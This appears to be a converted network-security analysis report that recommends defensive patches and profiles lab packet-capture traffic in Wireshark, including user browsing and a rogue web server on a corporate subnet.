- These information should not be available to the public and if they do get into malicious eyes, the system would be easily breached.
- Simply encrypting and/or getting rid of these pieces of information would help strengthen the system against attacks.
- With encrypted files, temporary keys could be given out for short access.

# Implementing Patches

# Implementing Patches with Ansible

---

## Overview

- **Exposure of Information Through Directory Listing**
  - Block IPs sending in high HTTP errors.
    - This targets the web scanning, dirb, which sends in high amounts of 404s.
  - Block IPs sending in high HTTP request bytes
    - This also work of dirb, but would work on wpscan for enumerating users.
- **Improper Restriction of Excessive Authentication Attempts**
  - Update password policy and force all users to change password.
  - Change SSH port 22 to another port or close off the port.
  - Deny all SSH connections and only allow specific IPs from selected individuals.
  - Lock account after 5 failed attempts in the past 10 minutes.
- **Cleartext Storage of Sensitive Information**
  - Get rid of credentials and important information to ensure they would not be leaked.
  - Use encryption and temporary keys.



# Traffic Profile

# Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

A

Topic / Item	Count
All Addresses	73807
172.16.4.205	19475
10.0.0.201	16357
185.243.115.84	15562
10.11.11.200	7536
10.6.12.203	7410
10.11.11.179	5806
192.168.1.90	5039
64.187.66.143	4688
192.168.1.100	4363
5.101.51.151	4326
10.11.11.11	4139
10.11.11.217	4037
23.43.62.169	4007
151.101.50.208	3270
10.6.12.12	2852
10.6.12.157	2408
166.62.111.64	1938
10.11.11.195	1833
10.11.11.203	1379
172.217.6.162	1206
10.0.0.2	1083
104.18.74.113	1079
172.16.4.4	874

B

Protocol	Percent Packets	Packets
Internet Protocol Version 4	99.9	73807
Transmission Control Protocol	84.8	62661
Transport Layer Security	14.1	10446
Hypertext Transfer Protocol	4.6	3397
JavaScript Object Notation	1.6	1149
Line-based text data	0.2	127
HTML Form URL Encoded	0.2	118
Media Type	0.1	107
Portable Network Graphics	0.0	33
JPEG File Interchange Format	0.0	32
Online Certificate Status Protocol	0.0	23
CompuServe GIF	0.0	12
eXtensible Markup Language	0.0	2
BitTorrent	1.2	877
NetBIOS Session Service	1.1	843
SMB2 (Server Message Block Protocol version 2)	1.2	885
SMB (Server Message Block Protocol)	0.0	21
Lightweight Directory Access Protocol	0.9	679
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.9	630
DRSUAPI	0.3	252
DCE/RPC Endpoint Mapper	0.1	90
SAMR (pidl)	0.1	45
Microsoft Network Logon	0.1	42
Local Security Authority	0.0	6
VSS Monitoring Ethernet trailer	0.8	564
SSH Protocol	0.6	435
Kerberos	0.4	280
Data	0.3	218
Malformed Packet	0.0	8
User Datagram Protocol	15.0	11061
Data	8.2	6090
Domain Name System	4.9	3587
NetBIOS Name Service	0.6	420
ADwin configuration protocol	0.5	390
Multicast Domain Name System	0.2	143
Connectionless Lightweight Directory Access Protocol	0.2	114
Simple Service Discovery Protocol	0.1	102
Link-local Multicast Name Resolution	0.1	86
NetBIOS Datagram Service	0.1	43
Network Time Protocol	0.0	32
KNX/IP	0.0	25
Local Service Discovery	0.0	15
Dynamic Host Configuration Protocol	0.0	11
Sippy RTPproxy Protocol	0.0	3
Internet Group Management Protocol	0.1	85
Internet Protocol Version 6	0.1	78

C

Wireshark · Endpoints						
Ethernet · 36		IPv4 · 809		IPv6 · 7	TCP · 1353	UDP · 1982
Address	Packets	Bytes	Tx Packets	Tx Bytes		

Feature	Value	Description
Top Talkers (IP Addresses)	Reference image: A	Machines that sent the most traffic.
Most Common Protocols	TCP, UDP, HTTP B	Three most common protocols on the network.
# of Unique IP Addresses	809 unique IPs C	Count of observed IP addresses.
Subnets	10.6.12.0/24, 172.16.4.0/24, 10.0.0.0/24.	Observed subnet ranges.
# of Malware Species	2	Number of malware binaries identified in traffic.

# Behavioral Analysis

---

## Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

### **“Normal” Activity**

- Watching YouTube.
- Accessing Facebook.
- Google searches/results.

### **Suspicious Activity**


- Created own web server on corporate network.
- Download of Trojan Malware.
- Infected Windows host.
- Illegal downloads.

# Normal Activity



# Watching youtube.

- Observed tcp traffic including the term youtube.com.
- This filters the traffic of all captured data accessing youtube.com.




The image shows a Wireshark packet capture window. The filter bar at the top contains the text 'tcp contains youtube.com'. Below the filter bar, a list of captured packets is displayed. The table has columns for No., Time, Source, SRC PORT, Destination, DEST PORT, Protocol, Length, CNameString, and Info. The packets show a mix of Client Hello and Server Hello messages over TLSv1.2 and TCP, as well as some data packets.

No.	Time	Source	SRC PORT	Destination	DEST PORT	Protocol	Length	CNameString	Info
56932	529.907644100	10.0.0.201	49815	216.58.218.206	443	TLSv1.2	262		Client Hello
56936	529.914491700	10.0.0.201	49814	216.58.218.206	443	TLSv1.2	262		Client Hello
20669	248.041803800	10.11.11.94	41879	172.217.12.46	443	TLSv1.3	583		Client Hello
20670	248.051139300	10.11.11.94	41880	172.217.12.46	443	TLSv1.3	583		Client Hello
37993	383.938850800	172.217.6.162	443	10.11.11.200	49231	TCP	1411		443 → 49231 [A
37996	384.001444900	172.217.6.162	443	10.11.11.200	49232	TCP	1411		443 → 49232 [A
56188	526.403304100	172.217.9.163	443	10.0.0.201	49785	TLSv1.2	1484		Server Hello
56189	526.427050000	172.217.9.163	443	10.0.0.201	49785	TCP	1484		443 → 49785 [F
56196	526.464713800	172.217.9.163	443	10.0.0.201	49786	TLSv1.2	1514		Server Hello
55403	519.906030200	172.217.9.2	443	10.0.0.201	49771	TLSv1.2	1484		Server Hello
55405	519.930645600	172.217.9.2	443	10.0.0.201	49771	TCP	1484		443 → 49771 [F
55407	519.955732700	172.217.9.2	443	10.0.0.201	49772	TLSv1.2	1514		Server Hello
10420	226.628824100	102.168.1.100	45222	102.168.1.100	8200	TCP	14546		45222 → 8200 [



# Visiting Facebook.

- Observed tcp traffic including the term “facebook”.
- In this scenario, a majority of the traffic just displayed logins to Facebook.




SRC POR	Destination	DEST POR	Protocol	Length	CNameString	Info
50253	31.13.93.26	443	TLSv1.3	583		Client Hello
50257	31.13.93.26	443	TLSv1.3	583		Client Hello
50141	12.133.50.21	80	HTTP	439		GET /common_js/start_facebook.js HTTP/1.1
50176	31.13.93.26	443	TLSv1.2	263		Client Hello
50175	31.13.93.26	443	TLSv1.2	263		Client Hello
50191	31.13.93.26	443	TLSv1.2	263		Client Hello
62528	31.13.93.26	443	TLSv1.3	583		Client Hello
80	10.11.11.179	50221	TCP	1300		80 → 50221 [PSH, ACK] Seq=592 Ack=400 Win=30208 Len=12
80	10.11.11.179	50221	TCP	1411		80 → 50221 [ACK] Seq=5211 Ack=400 Win=30208 Len=1345 T
80	10.11.11.179	50221	TCP	1411		80 → 50221 [ACK] Seq=15971 Ack=400 Win=30208 Len=1345
80	172.16.4.205	49190	TCP	1411		80 → 49190 [ACK] Seq=87182 Ack=3492 Win=25344 Len=1357
45232	192.168.1.100	9200	HTTP	10439		POST /_bulk HTTP/1.1 (application/json)
45222	192.168.1.100	9200	TCP	7206		45222 → 9200 [PSH, ACK] Seq=2274077 Ack=28460 Win=0005



# Searching on google.

- Observed tcp traffic including the term “hack”.
- In this particular scenario, the user was searching for how to jailbreak their iphone. The image below displays that [www.iphonhacks.com](http://www.iphonhacks.com) was accessed via a google reference.



# Malicious Activity



# Created own web server on corporate network.

- The filter shown below shows the IP address range of 10.6.12.0/24. Specifically, the BROWSER protocol is in focus and it shows the web server of FRANK-N-TED.
- The web server predominately existed for the two to watch youtube videos, but through investigating Frank’s http traffic we discovered an additional malicious activity.

FileEditViewGoCaptureAnalyzeStatisticsTelephonyWirelessToolsHelp

ip.addr == 10.6.12.0/24

No.	Source	Destination	Protocol	Length	Info	Domain
10	10.6.12.157	10.6.12.12	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO	10.6.12.157
10	10.6.12.12	10.6.12.157	SMB2	322	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO	10.6.12.12
10	10.6.12.157	10.6.12.12	TCP	66	49719 → 445 [ACK] Seq=4930 Ack=1985 Win=2102016 Len=0 SLE=1717 SRE=1985	10.6.12.157
10	10.6.12.12	10.6.12.203	TCP	55	[TCP Keep-Alive] 445 → 49715 [ACK] Seq=2708 Ack=5384 Win=2102016 Len=1	10.6.12.12
10	10.6.12.203	10.6.12.12	TCP	66	[TCP Keep-Alive ACK] 49715 → 445 [ACK] Seq=5384 Ack=2709 Win=2101248 Len=...	10.6.12.203
10	10.6.12.203	10.6.12.12	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO	10.6.12.203
10	10.6.12.12	10.6.12.203	SMB2	322	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO	10.6.12.12
10	10.6.12.203	10.6.12.12	TCP	54	49715 → 445 [ACK] Seq=5508 Ack=2977 Win=2100992 Len=0	10.6.12.203
10	10.6.12.12	10.6.12.255	BROWSER	243	Host Announcement FRANK-N-TED-DC, Workstation, Server, Domain Controller...	10.6.12.12
10	10.6.12.157	10.6.12.12	TCP	55	[TCP Keep-Alive] 49719 → 445 [ACK] Seq=4929 Ack=1985 Win=2102016 Len=1	10.6.12.157
10	10.6.12.12	10.6.12.157	TCP	66	[TCP Keep-Alive ACK] 445 → 49719 [ACK] Seq=1985 Ack=4930 Win=2100992 Len=...	10.6.12.12
10	10.6.12.203	10.6.12.1	NBNS	110	Refresh NB LAPTOP-5WKHX9YG<00>	10.6.12.203
10	10.6.12.203	10.6.12.1	NBNS	110	Refresh NB LAPTOP-5WKHX9YG<00>	10.6.12.203

Frame 53064: 243 bytes on wire (1944 bits), 243 bytes captured (1944 bits) on interface eth0, id 0

Ethernet II, Src: Dell 2a:f7:e5 (98:40:bb:2a:f7:e5), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Internet Protocol Version 4, Src: 10.6.12.12, Dst: 10.6.12.255

User Datagram Protocol, Src Port: 138, Dst Port: 138

NetBIOS Datagram Service

Message Type: Direct\_group datagram (17)

Flags: 0x02, This is first fragment, Node Type: B node

Datagram ID: 0x0002

Source IP: 10.6.12.12

Source Port: 138

Datagram length: 187 bytes

Packet offset: 0 bytes

Source name: FRANK-N-TED-DC<20> (Server service)

Destination name: FRANK-N-TED-10 (Local Master browser)

SMB (Server Message Block Protocol)

SMB MailSlot Protocol

ip.addr == 10.6.12.12										
No.	Time	Source	SRC POR	Destination	DEST POR	Protocol	Length	CNameString	Info	
44289	414.322435100	10.6.12.12	88	10.6.12.203	49714	KRB5	307	frank.brokowski	TGS-REP	
